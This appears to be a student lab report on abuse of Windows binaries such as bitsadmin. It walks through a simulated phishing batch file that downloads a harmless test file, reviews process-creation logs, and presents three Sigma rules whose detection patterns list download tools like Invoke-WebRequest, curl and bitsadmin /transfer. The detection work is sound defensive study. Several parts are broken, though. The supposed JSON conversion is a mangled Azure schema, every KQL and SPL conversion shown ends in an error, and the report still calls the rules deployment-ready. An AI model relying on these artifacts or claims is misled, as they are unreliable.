
The status bar at the bottom of the Notepad window indicates 'Ln 1, Col 1', '100%', 'Windows (CRLF)', and 'UTF-8'.



## Step 4 : Execute the simulated initial access (victim action)

- In the VM, **double-click** simulate\_initial\_access.bat.
  - Calculator should open.
  - The benign file should be downloaded into Downloads\hello.txt.

1. Suppose the phishing was crafted and the victim opened this .bat file thinking that it is a non-suspicious file through any email attachment




```
C:\Windows\system32\cmd.exe
DISPLAY: 'myJob' TYPE: DOWNLOAD STATE: TRANSFERRED
PRIORITY: NORMAL FILES: 1 / 1 BYTES: 47 / 47 (100%)
Transfer complete.


C:\Users\Agent_Sah\Downloads>type %USERPROFILE%\Downloads\hello.txt
This is a harmless test file for LOLBAS demo.

C:\Users\Agent_Sah\Downloads>
```

2. As a result the calculator opened



3. The file got downloaded in the backend (it can be any malicious file that the attacker wants your system to be launched with).




# Observing the Lab

## Event Logs

- 4688 → cmd.exe executed
- 4688 → bitsadmin.exe executed

## Challenges

- Trusted Microsoft binaries appear normal.
- Command line shows unusual parameters.





# Step 5: Monitoring the logs for the process

- Check that the commands were logged (Process Creation 4688):

1. This log shows the unusual process that cmd was actually used to access powershell and it was actually done through the exeution of .bat file

```
Process Information:
New Process ID:      0x19c8
New Process Name:    C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Token Elevation Type: %1938
Mandatory Label:     S-1-16-8192
Creator Process ID:  0x1b78
Creator Process Name: C:\Windows\System32\cmd.exe
Process Command Line:
```

2. It can be monitored here that bitsadmin worked in the background and opened calculator and then downloaded the file

```
5 12:45:5... C:\Windows\System32\bitsadmin.exe -
5 12:45:5... C:\Windows\System32\calc.exe -
5 12:45:5... C:\Windows\System32\cmd.exe -
```

# Detection & Mitigation

## Detection with Sigma Rules:

- .yml files flag bitsadmin.exe executed from interactive sessions with /download.
- Parent-child process correlation: cmd.exe → bitsadmin.exe.

## Preventive Controls:

- AppLocker / WDAC: restrict execution of certain binaries from untrusted locations.
- User education: awareness of suspicious files and attachments.

## Behavioral & Contextual Detection:

- Monitor unusual network connections initiated by trusted Windows binaries.
- Track downloads to unexpected file paths or locations.

## Implementation Note:

- Sigma rules ready for SIEM deployment (Azure Sentinel, Splunk, Elastic).
- Lab demonstrates conceptual detection logic without live deployment.

Sigma rules are platform-agnostic and show readiness for real deployment.



## 1.0 Detecting PowerShell Download via CMD

### PowerShell File Download via CMD (Invoke-WebRequest)

- What It Detects:**

- cmd.exe spawning powershell.exe to download files using **Invoke-WebRequest** (or aliases like iwr, wget, curl).
- Also detects downloads via System.Net.WebClient, DownloadFile(), or Start-BitsTransfer.

- Why It Matters:**

- Attackers can use PowerShell to download payloads stealthily.
- The parent-child correlation (cmd.exe → powershell.exe) helps distinguish **malicious activity** from normal PowerShell use.

- Detection Logic (Sigma YAML):**

- EventID: 4688 (process creation)
- NewProcessName: powershell.exe
- ParentProcessName: cmd.exe
- CommandLine contains download commands

- Risk Level:** High

```
! win_powershell_iwr_from_cmd.yml
C: > Users > Hp > Downloads > rules > ! win_powershell_iwr_from_cmd.yml
1  title: PowerShell Download Via CMD (Invoke-WebRequest)
2  id: 7f6f8c3f-0a6c-4d13-91b2-ps-iwr-cmd
3  status: experimental
4  description: Detects cmd.exe spawning powershell.exe that performs a file download using Invoke-WebRequest (or aliases).
5  author: Hafsa
6  date: 2025/08/27
7  tags:
8  | - attack.t1059.001
9  | - attack.t1105
10 logsource:
11 | product: windows
12 | service: security
13 detection:
14 | selection_base:
15 | | EventID: 4688
16 | | NewProcessName|endswith: '\powershell.exe'
17 | selection_parent:
18 | | ParentProcessName|endswith: '\cmd.exe'
19 | selection_d1:
20 | | CommandLine|contains:
21 | | - 'Invoke-WebRequest'
22 | | - 'iwr'
23 | | - 'wget '
24 | | - 'curl '
25 | | - 'System.Net.WebClient'
26 | | - 'DownloadFile('
27 | | - 'Start-BitsTransfer'
28 | condition: selection_base and selection_parent and selection_d1
29 fields:
30 | - TimeCreated
```



## 1.1 Bitsadmin File Download

### Bitsadmin File Download via CMD

- What It Detects:**

- cmd.exe launching bitsadmin.exe to download files from external sources.
- Typical LOLBAS misuse for stealthy staging or payload downloads.

- Why It Matters:**

- bitsadmin.exe is a legitimate Microsoft binary; attackers exploit it to bypass traditional defenses.
- Detecting parent-child process chain helps distinguish **malicious vs normal use**.

- Detection Logic (Sigma YAML):**

- EventID: 4688 (process creation)
- NewProcessName: bitsadmin.exe
- ParentProcessName: cmd.exe
- CommandLine contains /transfer or /download

- Risk Level:** High

```
! win_bitsadmin_download.yml X
C: > Users > Hp > Downloads > rules > ! win_bitsadmin_download.yml
1  title: Suspicious Use of bitsadmin.exe To Download
2  id: c3d63f4c-4c0f-48b1-8d6c-bits-dl
3  status: experimental
4  description: Detects bitsadmin downloading a file (LOLBAS).
5  author: Hafsah Ali
6  date: 2025/08/27
7  tags:
8  |   - attack.t1197
9  |   - attack.t1105
10 logsource:
11 |   product: windows
12 |   service: security
13 detection:
14 |   selection:
15 |     EventID: 4688
16 |     NewProcessName|endswith: '\bitsadmin.exe'
17 |     CommandLine|contains:
18 |       - '/transfer'
19 |       - '/download'
20 |   condition: selection
21 fields:
22 |   - TimeCreated
23 |   - NewProcessName
24 |   - CommandLine
25 |   - ParentProcessName
26 level: high
27
```



## 1.2 PowerShell Network Download

### PowerShell Network Download via Network Commands

- What It Detects:**

- PowerShell downloading files via network commands:
  - Invoke-WebRequest, iwr, wget, curl, System.Net.WebClient, DownloadFile(), Start-BitsTransfer
- Parent process could be cmd.exe or other scripts.

- Why It Matters:**

- PowerShell is often used in red-team operations to download payloads without touching disk.
- Detecting this activity early helps **prevent malware execution and lateral movement**.

- Detection Logic (Sigma YAML):**

- EventID: 4688
- NewProcessName: powershell.exe
- CommandLine contains network download functions
- Optional parent correlation: cmd.exe

- Risk Level:** High




```
! win_powershell_network_download.yml X
C: > Users > Hp > Downloads > rules > ! win_powershell_network_download.yml
1  title: PowerShell Network Download (Generic)
2  id: 8c2c0a8b-91e7-4b3e-9f3c-ps-net-dl
3  status: experimental
4  description: Detects PowerShell downloading content via common methods.
5  author: Hafsah Ali
6  date: 2025/08/27
7  tags:
8  |   - attack.t1059.001
9  |   - attack.t1105
10 logsource:
11 |   product: windows
12 |   service: security
13 detection:
14 |   selection:
15 |     EventID: 4688
16 |     NewProcessName|endswith: '\powershell.exe'
17 |     CommandLine|contains:
18 |       - 'Invoke-WebRequest'
19 |       - 'iwr'
20 |       - 'wget'
21 |       - 'curl'
22 |       - 'System.Net.WebClient'
23 |       - 'DownloadFile('
24 |       - 'Start-BitsTransfer'
25 |   condition: selection
26 fields:
27 |   - TimeCreated
28 |   - NewProcessName
29 |   - CommandLine
30 |   - ParentProcessName
```



## 2. Converting these sigma rules to json for counter measure in real world

- **Purpose of Conversion:**
- Sigma rules are **platform-independent templates**.
- Converting to JSON makes them **ready to import into Azure Sentinel** as custom detection rules.
- Enables **real-world SIEM monitoring** for malicious activity, even if the lab is local.
- We converted three Sigma rules into JSON:
  - win\_bitsadmin\_download.json
  - win\_powershell\_iwr\_from\_cmd.json
  - win\_powershell\_network\_download.json

```
{
  "id": "https://schema.management.azure.com/schemas/2019-04-01/deploymentTemplate.json#",
  "$schema": "http://json-schema.org/draft-04/schema#",
  "title": "Template",
  "description": "An Azure deployment template",
  "type": "object",
  "properties": {
    "$schema": {
      "type": "string",
      "description": "JSON schema reference",
      "metadata": {
        "type": "object",
        "description": "Additional unstructured metadata to include with the template deployment."
      },
      "additionalProperties": true,
      "apiProfile": {
        "type": "string",
        "enum": [
          "2017-03-09-profile",
          "2018-03-01-hybrid",
          "2018-06-01-profile",
          "2019-03-01-hybrid"
        ],
        "description": "The apiProfile to use for all resources in the template."
      },
      "contentVersion": {
        "type": "string",
        "pattern": "^(\\[0-9\\+\\.\\[0-9\\+\\.\\[0-9\\+\\.\\[0-9\\+\\]\\]\\]\\+)$",
        "description": "A 4 number format for the version number of this template file. For example, 1.0.0.0",
        "variables": {
          "type": "object",
          "description": "Variable definitions",
          "parameters": {
            "type": "object",
            "description": "Input parameter definitions",
            "additionalProperties": {
              "$ref": "#/definitions/parameter"
            },
            "functions": {
              "type": "array",
              "items": {
                "$ref": "#/definitions/functionNamespace"
              },
              "description": "User defined functions",
              "resources": {
                "description": "Collection of resources to be deployed",
                "oneOf": [
                  {
                    "$ref": "#/definitions/resourcesWithoutSymbolicName"
                  },
                  {
                    "$ref": "#/definitions/resourcesWithSymbolicName"
                  }
                ],
                "outputs": {
                  "type": "object",
                  "description": "Output parameter definitions",
                  "additionalProperties": {
                    "$ref": "#/definitions/output"
                  }
                },
                "additionalProperties": false,
                "required": [
                  "$schema",
                  "contentVersion",
                  "resources"
                ],
                "definitions": {
                  "ARMResourceBase": {
                    "type": "object",
                    "properties": {
                      "name": {
                        "type": "string",
                        "description": "Name of the resource",
                        "type": {
                          "type": "string",
                          "description": "Resource type"
                        },
                        "condition": {
                          "oneOf": [
                            {
                              "type": "boolean"
                            },
                            {
                              "$ref": "https://schema.management.azure.com/schemas/common/definitions.json#/definitions/expression"
                            }
                          ],
                          "description": "Condition of the resource"
                        },
                        "apiVersion": {
                          "type": "string",
                          "description": "API Version of the resource type, optional when apiProfile is used on the template"
                        },
                        "dependsOn": {
                          "type": "array",
                          "items": {
                            "type": "string"
                          },
                          "description": "Collection of resources this resource depends on"
                        },
                        "required": [
                          "name",
                          "type"
                        ],
                        "proxyResourceBase": {
                          "allOf": [
                            {
                              "$ref": "#/definitions/ARMResourceBase"
                            },
                            {
                              "properties": {
                                "location": {
                                  "$ref": "#/definitions/resourceLocations",
                                  "description": "Location to deploy resource to"
                                }
                              }
                            }
                          ],
                          "resourceBase": {
                            "allOf": [
                              {
                                "$ref": "#/definitions/ARMResourceBase"
                              },
                              {
                                "properties": {
                                  "location": {
                                    "$ref": "#/definitions/resourceLocations",
                                    "description": "Location to deploy resource to"
                                  },
                                  "tags": {
                                    "type": "object",
                                    "description": "Name-value pairs to add to the resource"
                                  },
                                  "copy": {
                                    "$ref": "#/definitions/resourceCopy"
                                  },
                                  "scope": {
                                    "type": "string",
                                    "description": "Scope for the resource or deployment. Today, this works for two cases: 1) setting the scope for extension resources 2) deploying resources to the tenant scope in non-tenant scope deployments"
                                  },
                                  "comments": {
                                    "type": "string"
                                  }
                                }
                              }
                            ]
                          }
                        }
                      }
                    }
                  }
                }
              }
            }
          }
        }
      }
    }
  }
}
```

 win_powershell_iwr_from_cmd.json	8/27/2025 3:17 PM	JSON Source File
 win_powershell_network_download.json	8/27/2025 3:17 PM	JSON Source File
 win bitsadmin download.json	8/27/2025 3:16 PM	JSON Source File



### 3. Converted KQL & SPL Queries

#### Sigma → KQL / SPL Conversion

#### Purpose of Conversion:

KQL (Kusto Query Language) is used in **Azure Sentinel / Log Analytics**.

SPL (Search Processing Language) is used in **Splunk**.

Converting Sigma rules into these formats allows the **same detection logic** to be applied across multiple SIEM platforms.

#### How This Helps in Countermeasures:

Supports **real-time monitoring and alerting** for suspicious LOLBAS activity.

Detects **parent-child process chains** and abnormal command-line behavior.

Enables security teams to **respond faster** to attacks in production environments

```
All_Converted_Splunk.txt - Notepad

File Edit Format View Help

---- win_bitsadmin_download.spl ----

sigma.exe : Usage: sigma convert [OPTIONS] INPUT...
At line:69 char:5
+   & sigma convert --target splunk $in > $outSpl 2>&1
+   ~~~~~
+ CategoryInfo          : NotSpecified: (Usage: sigma convert [OPTIONS] INPUT...:String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError

Try 'sigma convert -h' for help.

Error: Invalid value for '--target' / '-t': 'splunk' is not one of . - run sigma plugin list --plugin-type backend for a list of available plugins.

---- win_powershell_iwr_from_cmd.spl ----

sigma.exe : Usage: sigma convert [OPTIONS] INPUT...
At line:69 char:5
+   & sigma convert --target splunk $in > $outSpl 2>&1
+   ~~~~~
+ CategoryInfo          : NotSpecified: (Usage: sigma convert [OPTIONS] INPUT...:String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError

Try 'sigma convert -h' for help.

Error: Invalid value for '--target' / '-t': 'splunk' is not one of . - run sigma plugin list --plugin-type backend for a list of available plugins.

---- win_powershell_network_download.spl ----

sigma.exe : Usage: sigma convert [OPTIONS] INPUT...
At line:69 char:5
+   & sigma convert --target splunk $in > $outSpl 2>&1
+   ~~~~~
+ CategoryInfo          : NotSpecified: (Usage: sigma convert [OPTIONS] INPUT...:String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError

Try 'sigma convert -h' for help.

Error: Invalid value for '--target' / '-t': 'splunk' is not one of . - run sigma plugin list --plugin-type backend for a list of available plugins.
```

```
All_Converted_KQL.txt - Notepad

File Edit Format View Help

---- win_bitsadmin_download.kql ----

sigma.exe : Usage: sigma convert [OPTIONS] INPUT...
At line:61 char:5
+   & sigma convert --target kusto $in > $outKql 2>&1
+   ~~~~~
+ CategoryInfo          : NotSpecified: (Usage: sigma convert [OPTIONS] INPUT...:String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError

Try 'sigma convert -h' for help.

Error: Invalid value for '--target' / '-t': 'kusto' is not one of . - run sigma plugin list --plugin-type backend for a list of available plugins.

---- win_powershell_iwr_from_cmd.kql ----

sigma.exe : Usage: sigma convert [OPTIONS] INPUT...
At line:61 char:5
+   & sigma convert --target kusto $in > $outKql 2>&1
+   ~~~~~
+ CategoryInfo          : NotSpecified: (Usage: sigma convert [OPTIONS] INPUT...:String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError

Try 'sigma convert -h' for help.

Error: Invalid value for '--target' / '-t': 'kusto' is not one of . - run sigma plugin list --plugin-type backend for a list of available plugins.

---- win_powershell_network_download.kql ----

sigma.exe : Usage: sigma convert [OPTIONS] INPUT...
At line:61 char:5
+   & sigma convert --target kusto $in > $outKql 2>&1
+   ~~~~~
+ CategoryInfo          : NotSpecified: (Usage: sigma convert [OPTIONS] INPUT...:String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError

Try 'sigma convert -h' for help.

Error: Invalid value for '--target' / '-t': 'kusto' is not one of . - run sigma plugin list --plugin-type backend for a list of available plugins.
```

# Conclusion

1

LOLBAS abuse enables stealthy attacker activity.

2

Safe lab demonstrates bitsadmin.exe misuse.

3

Detection requires behavioral & contextual monitoring.

4

Mitigation: conceptual Sigma rules, AppLocker/WDAC, network monitoring, and user awareness.





Thank You